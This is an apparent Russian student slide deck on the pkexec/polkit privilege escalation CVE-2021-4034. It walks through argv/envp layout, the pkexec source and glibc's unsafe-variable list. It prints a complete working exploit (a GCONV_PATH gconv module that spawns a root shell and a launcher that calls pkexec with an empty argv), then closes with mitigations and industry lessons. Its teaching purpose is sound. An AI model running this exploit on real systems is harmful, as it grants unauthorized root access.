


**Повышение привелегий пользователя в rkhес  
библиотеки rolkit через передачу пустого массива  
аргументов программы.**

Кулаков Никита Р33312

# План

- Описание технических деталей
- Причины, из-за которых все случилось
- Обобщение проблемы
- Принятые меры
- Мораль индустрии



# План (описание технических деталей)

- Хранение переменных окружения и аргументов программы
- Привилегии пользователя
- Библиотека `rolkit`

# Хранение переменных окружения и аргументов программы

File: **args.c**

Size: **271 B**

```
1  #include <stdio.h>
2
3  int main(int argc, char **argv, char **envp) {
4      printf("&argc = %p\n", &argc);
5      printf("&argv = %p\n", &argv);
6      printf("&envp = %p\n", &envp);
7      printf("argv[0] = %p\n", (void *)argv[0]);
8      printf("envp[0] = %p\n", (void *)envp[0]);
9      while (1);
10 }
```

# Хранение переменных окружения и аргументов программы

- Хранятся на стеке
- Переменные окружения и аргументы разделяются NULL.

```
nikit@host lab-1 % ./a.out &
[1] 14567
&argc = 0x7ffc2ef8974c
&argv = 0x7ffc2ef89740
&envp = 0x7ffc2ef89738
argv[0] = 0x7ffc2ef8b31f
envp[0] = 0x7ffc2ef8b327
```

```
nikit@host ~ % pmap 14567
14567:  ./a.out
0000561a40d99000      4K r---- a.out
0000561a40d9a000      4K r-x-- a.out
0000561a40d9b000      4K r---- a.out
0000561a40d9c000      4K r---- a.out
0000561a40d9d000      4K rw--- a.out
0000561a42194000    132K rw--- [ anon ]
00007fa00f77d000     12K rw--- [ anon ]
00007fa00f780000    136K r---- libc.so.6
00007fa00f7a2000   1328K r-x-- libc.so.6
00007fa00f8ee000    332K r---- libc.so.6
00007fa00f941000     16K r---- libc.so.6
00007fa00f945000      8K rw--- libc.so.6
00007fa00f947000     32K rw--- [ anon ]
00007fa00f970000      8K rw--- [ anon ]
00007fa00f972000      4K r---- ld-linux-x86-64.so.2
00007fa00f973000   148K r-x-- ld-linux-x86-64.so.2
00007fa00f998000    40K r---- ld-linux-x86-64.so.2
00007fa00f9a3000      8K r---- ld-linux-x86-64.so.2
00007fa00f9a5000      8K rw--- ld-linux-x86-64.so.2
00007ffc2ef6b000   132K rw--- [ stack ]
00007ffc2efd2000     16K r---- [ anon ]
00007ffc2efd6000      4K r-x-- [ anon ]
fffffffffff60000      4K --x-- [ anon ]
total                2388K
```

# Хранение переменных окружения и аргументов программы

- Переменные окружения и аргументы разделяются NULL.



# Привилегии пользователя

- Обычные пользователи
- Суперпользователь (root)
- Авторизация — предоставление прав на выполнение определенных действий

# Библиотека polkit

- Основное назначение — предоставление непривелигированным процессам возможности выполнения действия, требующих прав суперпользователя.
- Установлена на большинстве популярных дистрибутивах, таких как Debian, Ubuntu, Fedora, CentOS и других.

```
← → ↻ https://releases.ubuntu.com/22.04/ubuntu-22.04.1-desktop-amd64.manifest
gir1.2-pango-1.0:amd64 1.50.6+ds-2
gir1.2-peas-1.0:amd64 1.32.0-1
gir1.2-polkit-1.0 0.105-33
```



# Причины, из-за которых все случилось



die.net

Site Search

Library

- linux docs
- linux man pages
- page load time

Toys

- world sunlight
- moon phase
- trace explorer

## pkexec(1) - Linux man page

---

### Name

pkexec - Execute a command as another user

### Synopsis

pkexec [--version] [--help]

pkexec [--user *username*] *PROGRAM* [*ARGUMENTS*...]

### Description

**pkexec** allows an authorized user to execute *PROGRAM* as another user. If *username* is not specified, then the program will be executed as the administrative super user, *root*.

### Return Value

# Причины, из-за которых все случилось

- Мы можем передать 0 аргументов

src/programs/pkexec.c

```
534     for (n = 1; n < (guint) argc; n++)
535     {
536         if (strcmp (argv[n], "--help") == 0)
537         {
538             opt_show_help = TRUE;
539         }
540         else if (strcmp (argv[n], "--version") == 0)
541         {
542             opt_show_version = TRUE;
543         }
544         else if (strcmp (argv[n], "--user") == 0 || strcmp (argv[n], "-u") == 0)
545         {
546             n++;
547             if (n >= (guint) argc)
548             {
549                 usage (argc, argv);
550                 goto out;
551             }
552         }
```

# Причины, из-за которых все случилось

src/programs/pkexec.c

```
609 g_assert (argv[argc] == NULL);
610 path = g_strdup (argv[n]);
611 if (path == NULL)
612 {
613     GPtrArray *shell_argv;
614
615     path = g_strdup (pwstruct.pw_shell);
616     if (!path)
617     {
618         g_printerr ("No shell configured or error retrieving pw_shell\n");
619         goto out;
620     }
621     /* If you change this, be sure to change the if (!command_line)
622        case below too */
623     command_line = g_strdup (path);
624     shell_argv = g_ptr_array_new ();
625     g_ptr_array_add (shell_argv, path);
626     g_ptr_array_add (shell_argv, NULL);
627     exec_argv = (char**)g_ptr_array_free (shell_argv, FALSE);
628 }
```

# Причины, из-за которых все случилось

src/programs/pkexec.c

```
629     if (path[0] != '/')
630     {
631         /* g_find_program_in_path() is not susceptible to attacks via the environment */
632         s = g_find_program_in_path (path);
633         if (s == NULL)
634         {
635             g_printerr ("Cannot run program %s: %s\n", path, strerror (ENOENT));
636             goto out;
637         }
638         g_free (path);
639         argv[n] = path = s;
640     }
641     if (access (path, F_OK) != 0)
```

# Причины, из-за которых все случилось

src/programs/pkexec.c

```
702     if (clearenv () != 0)
703     {
704         g_printerr ("Error clearing environment: %s\n", g_strerror (errno));
705         goto out;
706     }
707
708     /* make sure we are nuked if the parent process dies */
709     #ifdef __linux__
710     if (prctl (PR_SET_PDEATHSIG, SIGTERM) != 0)
711     {
712         g_printerr ("prctl(PR_SET_PDEATHSIG, SIGTERM) failed: %s\n", g_strerror (errno));
713         goto out;
714     }
```

# Причины, из-за которых все случилось

- The environment of a process is only visible to the user (euid) running the process.

```
344     if (__libc_enable_secure)
345     {
346         static const char unsecure_envvars[] =
347             UNSECURE_ENVVARS
348 #ifdef EXTRA_UNSECURE_ENVVARS
349             EXTRA_UNSECURE_ENVVARS
350 #endif
351         ;
352         const char *cp = unsecure_envvars;
353
354         while (cp < unsecure_envvars + sizeof (unsecure_envvars))
355         {
356             __unsetenv (cp);
357             cp = (const char *) __rawmemchr (cp, '\\0') + 1;
358         }
359
```

qlibc/dl-support.c

qlibc/unsecvars.h

```
/* Environment variable to be removed for SUID programs. The names are
   all stuffed in a single string which means they have to be terminated
   with a '\\0' explicitly. */
#define UNSECURE_ENVVARS \
    "GCONV_PATH\\0"
    "GETCONF_DIR\\0"
    GLIBC_TUNABLES_ENVVAR
    "HOSTALIASES\\0"
    "LD_AUDIT\\0"
    "LD_DEBUG\\0"
    "LD_DEBUG_OUTPUT\\0"
    "LD_DYNAMIC_WEAK\\0"
    "LD_HWCAP_MASK\\0"
    "LD_LIBRARY_PATH\\0"
    "LD_ORIGIN_PATH\\0"
    "LD_PRELOAD\\0"
```

# Причины, из-за которых все случилось

```
670     if (!validate_environment_variable (key, value))
671         goto out;
672
673     g_ptr_array_add (saved_env, g_strdup (key));
674     g_ptr_array_add (saved_env, g_strdup (value));
675 }
```

src/programs/pkexec.c

```
413 else if ((g_strcmp0 (key, "XAUTHORITY") != 0 && strstr (value, "/") != NULL) ||
414          strstr (value, "%") != NULL ||
415          strstr (value, "..") != NULL)
416 {
417     log_message (LOG_CRIT, TRUE,
418                 "The value for environment variable %s contains suspicious content",
419                 key);
420     g_printerr ("\n"
421                 "This incident has been reported.\n");
422     goto out;
423 }
```

# Причины, из-за которых все случилось

- `GCONV_PATH` — отвечает за то, где искать модуль конвертации
- Если кодировка не UTF-8, с помощью переменной выше будет производиться поиск модуля конвертации



# Причины, из-за которых все случилось

	File: <b>conversion-mod.c</b> Size: <b>288 B</b>
1	<code>#define _GNU_SOURCE</code>
2	<code>#include &lt;gconv.h&gt;</code>
3	<code>#include &lt;unistd.h&gt;</code>
4	
5	<code>int gconv_init()</code>
6	<code>{</code>
7	<code>    setuid(0);</code>
8	<code>    setgid(0);</code>
9	
10	<code>    char *args[] = {"sh", NULL};</code>
11	<code>    char *envp[] = {"PATH=/bin:/usr/bin:/sbin", NULL};</code>
12	
13	<code>    execvp("/bin/sh", args, envp);</code>
14	<code>    return (__GCONV_OK);</code>
15	<code>}</code>
16	
17	<code>int gconv() { return (__GCONV_OK); }</code>

# Причины, из-за которых все случилось

	File: <b>prog.c</b> Size: <b>219 B</b>
1	<code>#include &lt;unistd.h&gt;</code>
2	
3	<code>int main()</code>
4	<code>{</code>
5	<code>    char *argv[] = {NULL};</code>
6	<code>    char *envp[] = {</code>
7	<code>        "pwn",</code>
8	<code>        "TERM=..",</code>
9	<code>        "PATH=GCONV_PATH=.",</code>
10	<code>        "CHARSET=BRUH",</code>
11	<code>        NULL</code>
12	<code>    };</code>
13	
14	<code>    execve("/usr/bin/pkexec", argv, envp);</code>
15	<code>    return 0;</code>
16	<code>}</code>

# Причины, из-за которых все случилось

- Программа лежит в директории ``GCONV_PATH=.``
- Программа называется `pwn`
- Путь до нее ``GCONV_PATH=./pwn`
- Модули кодировки лежат в ``pwn/gconv-modules``
- В директории выше лежат кодировки, с которыми наш модуль может работать, т.е ``BRUN//, UTF-8//``
- Наш модуль лежит в ``pwn/gconv-modules/conversion-mod.so``

# Причины, из-за которых все случилось

25 Jan, 2022 1 commit



**pkexec: local privilege escalation (CVE-2021-4034)**

Jan Rybar authored 9 months ago



a2bf5c9c



<https://github.com/PwnFunction/CVE-2021-4034>

# Обобщение проблемы

- Out of Bounds Read/Write
- Часто приводит к Segmentation Fault, Buffer Overflow
- Следствие устройства памяти современных компьютеров
- Память бьется на страницы, каждый процесс находится в своем виртуальном адресном пространстве

# Принятые меры

<https://vuldb.com> > ... ⋮

## CVE-2022-2288 | vim out-of-bounds write - VulDB

A vulnerability classified as critical was found in vim up to 8.x (Word Processing Software). This vulnerability affects an unknown functionality.

<https://snyk.io> > ... > Linux > centos > zlib ⋮

## Out-of-bounds Write in zlib | CVE-2022-37434 - Snyk

Aug 9, 2022 — zlib through 1.2.12 has a heap-based buffer over-read or buffer overflow in inflate in inflate.c via a large gzip header extra field. NOTE: only ...


<https://github.com> > advisories ⋮

## Apache Commons BCEL vulnerable to out-of-bounds write

Nov 8, 2022 — However, due to an **out-of-bounds writing** issue, these APIs can be used to produce ... <https://nvd.nist.gov/vuln/detail/CVE-2022-42920> ...

# Принятые меры

- Пишем на более высокоуровневых языках программирования, где нет ручного управления памятью



# Принятые меры

- **Используем раннее протестированные решения для создания своих собственных**
  - JVM (Java и Kotlin, Scala, Groovy, Clojure)
- **Ограничение ручного управления памятью**
  - Unsafe blocks RUST
- **Проверка на уязвимости компиляторами (C/C++, Rust)**




# Принятые меры

- Популяризация организаций по кибербезопасности CVE



## **CVE® Program Mission**

Identify, define, and catalog publicly disclosed cybersecurity vulnerabilities.

Currently, there are **189,139** CVE Records accessible via [Download](#) or [Search](#) 

# Принятые меры


- Появление платформ безопасности для разработчиков

snyk Vulnerability DB

Developer Tools ▾ About Snyk

## Open Source Vulnerability Database

The most comprehensive, accurate, and timely database for open source vulnerabilities.



### Buffer Overflow

Affecting openssl package, versions [3.0.0,3.0.7)

#### How to fix?

Upgrade `openssl` to version 3.0.7 or higher.

7.6

HIGH

# Мораль индустрии

- **Пользователям:**

- Используйте последние версии программного обеспечения
- Не загружайте исполняемые незнакомые программы из незнакомых источников
- Перед использованием ПО можно прогоняйте его на тестовой машине
- Используйте различные анализаторы исходных кодов и исполняемых программ

# Мораль индустрии

- **Разработчикам:**

- Используйте различные анализаторы и профилировщики (Valgrind, Sanitizers)
- Смотрите на ошибки компиляторов
- Пишите на более высокоуровневых языках программирования, если не требуется обратного

# Мораль индустрии

- **Администраторам:**
  - Будьте в курсе новостей уязвимостей ПО (CVE)

# Ключевые слова

- **Дистрибутивы GNU/Linux, ПО**
- **Out of Bounds Write/Read Vulnerabilities**
  - Buffer overflow, Segfault
- **Ручное (unsafe) управление памятью**
- **Компиляторы, профилировщики, анализаторы**
- **CVE**
- **Snyk (integrations?), Vulnerability Database**
- **Использование высокоуровневых ЯП**